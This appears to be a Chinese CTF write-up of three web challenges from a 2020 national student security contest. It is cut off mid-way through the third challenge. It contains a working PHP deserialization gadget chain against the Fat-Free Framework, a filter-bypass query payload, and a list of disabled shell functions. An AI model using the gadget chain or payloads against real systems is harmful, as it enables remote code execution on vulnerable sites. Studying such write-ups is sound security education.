全国大学生信息安全竞赛初赛writeup

原创

合天网安实验室 于 2020-08-24 10:32:29 发布 3170 收藏 13
分类专栏： CTF 文章标签： 信息安全 加密解密 mooc base64 curl


CTF 专栏收录该内容
42 篇文章 7 订阅
订阅专栏

WEB

Babyunserialize

扫目录发现了 www.zip

下载下来发现似曾相识



fatfree


名称	修改日期	类型
.git	2020/8/5 11:17	文件夹
.idea	2020/8/5 16:32	文件夹
lib	2020/8/5 16:32	文件夹
ui	2020/8/5 11:12	文件夹
.gitignore	2020/8/5 11:12	文本文档
.htaccess	2020/8/5 11:12	HTACCESS 文
composer.json	2020/8/5 11:12	JSON 文件
config.ini	2020/8/5 11:12	配置设置
index.php	2020/8/5 16:34	PHP 文件
readme.md	2020/8/5 11:12	MD 文件
test.php	2020/8/20 13:59	PHP 文件

```php
// Kickstart the framework
$f3=require('lib/base.php');

if ((float)PCRE_VERSION<8.0)
    trigger_error('PCRE version is out of date');

$f3->route('GET /',
    function($f3) {
        echo "may be you need /?flag=";
    }
);

unserialize($_GET['flag']);

$f3->run();
```

图片

之前wmctf2020的webweb出了f3的反序列化题

直接用exp打



may be you need /?flag=


Internal Server Error

system() has been disabled for security reasons

图片

System被ban了 打phpinfo看看


```
<?php
namespace DB{
    abstract class Cursor  implements \IteratorAggregate {}
}


namespace DB\SQL{
    class Mapper extends \DB\Cursor{
        protected
            $props=["quotekey"=>"call_user_func"],
            $adhoc=["phpinfo"=>["expr"=>""]],
            $db;
        function offsetExists($offset){}
        function offsetGet($offset){}
        function offsetSet($offset, $value){}
        function offsetUnset($offset){}
        function getIterator(){}
        function __construct($val){
            $this->db = $val;
        }
    }
}
namespace CLI{
    class Agent {
        protected
            $server="";
        public $events;
        public function __construct(){
            $this->events=["disconnect"=>array(new \DB\SQL\Mapper(new \DB\SQL\Mapper("")),"find")];
            $this->server=&$this;


        }
    };
    class WS{}
}
namespace {
    echo urlencode(serialize(array(new \CLI\WS(),new \CLI\Agent())));
}
```



default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,shell_exec,passthru,exec,popen,proc_open,pcntl_exec,mail,putenv,apache_setenv,mb_send_mail,dl,set_time_limit,ignore_user_abort,symlink,link,error_log	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,shell_exec,passthru,exec,popen,proc_open,pcntl_exec,mail,putenv,apache_setenv,mb_send_mail,dl,set_time_limit,ignore_user_abort,symlink,link,error_log
display_errors	Off	Off
display_startup_errors	Off	Off

图片
发现被ban了很多函数

试了几个函数都没成功，然后翻phpinfo的时候翻到了一个flag



Environment


Variable	Value
HOSTNAME	engine-1
PHP_VERSION	7.1.33
APACHE_CONFDIR	/etc/apache2
PHP_MD5	*no value*
PHP_INI_DIR	/usr/local/etc/php
GPG_KEYS	A917B1ECDA84AEC2B568FED6F50ABC807BD5DCD0 528995BFEDFBA7191D46839EF9BA0ADA31CBD89E 1729F83938DA44E27BA0F4D3DBDB397470D12172
PHP_LDFLAGS	-Wl,-O1 -Wl,--hash-style=both -pie
PWD	/root
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	bd7c0a9bd5433289ee01fd440af3715309faf583f75832b64fe169c100d52968
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
TERM	xterm
PHP_URL	https://www.php.net/get/php-7.1.33.tar.xz/from/this/mirror
APACHE_RUN_GROUP	www-data
ICQ_FLAG	flag{b26444a0-b80f-4bb8-a49a-952b5e7382b8}
APACHE_LOCK_DIR	/var/lock/apache2
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2 --disable-cgi
SHLVL	0
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR	/var/run/apache2
APACHE_ENVVARS	/etc/apache2/envvars
APACHE_RUN_USER	www-data
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_EXTRA_BUILD_DEPS	apache2-dev
PHP_ASC_URL	https://www.php.net/get/php-7.1.33.tar.xz.asc/from/this/mirror
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
OLDPWD	/var/www/html

图片

在环境变量里面。

flag值：flag{b26444a0-b80f-4bb8-a49a-952b5e7382b8}


Easyphp



```
<?php
	//题目环境：php:7.4.8-apache
	$pid = pcntl_fork();
	if ($pid == -1) {
		die(’could not fork’);
	}else if ($pid){
		$r=pcntl_wait($status);
		if(!pcntl_wifexited($status)){
			phpinfo();
		}
	}else{
		highlight_file(__FILE__);
		if(isset($_GET[’a’])&&is_string($_GET[’a’])&&!preg_match(”/[:\\\\]|exec|pcntl/i”,$_GET[’a’])){
			call_user_func_array($_GET[’a’],[$_GET[’b’],false,true]);
		}
		posix_kill(posix_getpid(), SIGUSR1);
	}
```

图片


首先尝试了各种执行命令的方法无果，返回看题目 是要fork出来的进程异常退出。



Example #1 pcntl_fork() 示例

```
<?php

$pid = pcntl_fork();
//父进程和子进程都会执行下面代码
if ($pid == -1) {
    //错误处理：创建子进程失败时返回-1.
     die('could not fork');
} else if ($pid) {
     //父进程会得到子进程号，所以这里是父进程执行的逻辑
     pcntl_wait($status); //等待子进程中断，防止子进程成为僵尸进程。
} else {
     //子进程得到的$pid为0, 所以这里是子进程执行的逻辑。
}

?>
```

图片
查了一下这个函数，发现要pid变为1的时候就会执行phpinfo。




```
$id = pcntl_fork();
if( $pid > 0 ){
    // 显示父进程的进程ID, 这个函数可以是getmypid(), 也可以用posix_getpid()
    echo "Father PID:".getmypid().PHP_EOL;
    // 让父进程停止两秒钟, 在这两秒内, 子进程的父进程ID还是这个父进程
    sleep( 2 );
} else if( 0 == $pid ) {
    // 让子进程循环10次, 每次睡眠1s, 然后每秒钟获取一次子进程的父进程进程ID
    for( $i = 1; $i <= 10; $i++ ){
        sleep( 1 );
        // posix_getppid()函数的作用就是获取当前进程的父进程进程ID
        echo posix_getppid().PHP_EOL;
    }
} else {
    echo "fork error.".PHP_EOL;
}
```

运行结果如下图:

可以看到，前两秒内，子进程的父进程进程ID为4129，但是从第三秒开始，由于父进程已经提前退出了，子进程变成孤儿进程，所以init进程收养了子进程，所以子进程的父进程进程ID变成了1。

图片
这里看到父进程要退出，子进程变成孤儿进程时pid会变为1，也就是要子进程暂停住，使用 pcntl_wait 就可以挂起子进程，让pid变成1.

Payload: ?a=call_user_func&b=pcntl_wait



Environment


Variable	Value
HOSTNAME	engine-1
PHP_VERSION	7.4.8
APACHE_CONFDIR	/etc/apache2
PHP_MD5	no value
PHP_INI_DIR	/usr/local/etc/php
GPG_KEYS	42670A7FE4D0441C8E4632349E4FDC074A4EF02D 5A52880781F755608BF815FC910DEB46F53EA312
PHP_LDFLAGS	-Wl,-O1 -pie
PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	642843890b732e8af01cb661e823ae01472af1402f211c83009c9b3abd073245
FLAG	no value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
TERM	xterm
PHP_URL	https://www.php.net/distributions/php-7.4.8.tar.xz
APACHE_RUN_GROUP	www-data
ICQ_FLAG	flag{4c9c8d9d-1741-4967-ba54-9e200d0c3cd5}
APACHE_LOCK_DIR	/var/lock/apache2
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2 --disable-cgi
SHLVL	0
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR	/var/run/apache2

图片

环境变量中有flag

flag值 flag{4c9c8d9d-1741-4967-ba54-9e200d0c3cd5}

Littlegame




```
router.post("/DeveloperControlPanel", function (req, res, next) {
    // not implement
    if (req.body.key === undefined || req.body.password === undefined){
        res.send("What's your problem?");
    }else {
        let key = req.body.key.toString();
        let password = req.body.password.toString();
        if(Admin[key] === password){
            res.send(process.env.flag);
        }else {
            res.send("Wrong password!Are you Admin?");
        }
    }

```

图片

打开题目下载源码可以直接看到获取flag的条件是


Admin[key] === password

看一下Admin里的内容



